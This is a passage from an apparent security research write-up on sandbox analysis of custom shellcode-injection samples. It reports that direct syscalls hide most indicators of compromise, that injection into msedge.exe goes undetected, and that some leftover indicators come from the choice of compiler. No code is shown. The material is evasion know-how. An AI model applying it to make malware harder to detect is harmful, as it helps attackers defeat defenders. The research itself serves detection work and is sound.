persistent "*.tls section*" IoC remains. Furthermore, Direct Syscalls effectively concealed most IoCs, similar to the fourth custom sample. The absence of "*process termination*" IoCs further underscores this efficacy. Behavioral analysis confirms successful concealment of shellcode injection within "`msedge.exe`", consistent with the fourth sample. Some "*syscall*" logs were visible but lacked detail, preventing immediate classification as malicious and requiring deeper investigation. No files were accessed during the execution of the sample, aligning with the fourth custom sample.

Overall, direct syscalls are highly effective in evading detection and concealing IoCs, although the presence of syscall logs needs additional analysis by security analysts to determine the maliciousness of the sample.

Obervation

We observed that none of the custom samples, including the most basic one, contain a "*Process Dumps*" tab. This, combined with the knowledge that the custom samples were compiled using Visual Studio while AVET uses MinGW, suggests an issue related to the compiler. Additionally, the presence of the "*.tls section*" may also be attributed to the compiler.

To verify these hypotheses, we performed a separate test by compiling the fourth custom sample with MinGW. Both "*Process Dumps*" and "*.tls section*" IoCs were present, confirming that these IoCs originate from the **compiler**. This custom sample, compiled with MinGW, is available in the author's GitHub repository [21] under the "`samples/Shellcode_injection_syscalls_mingw`" directory.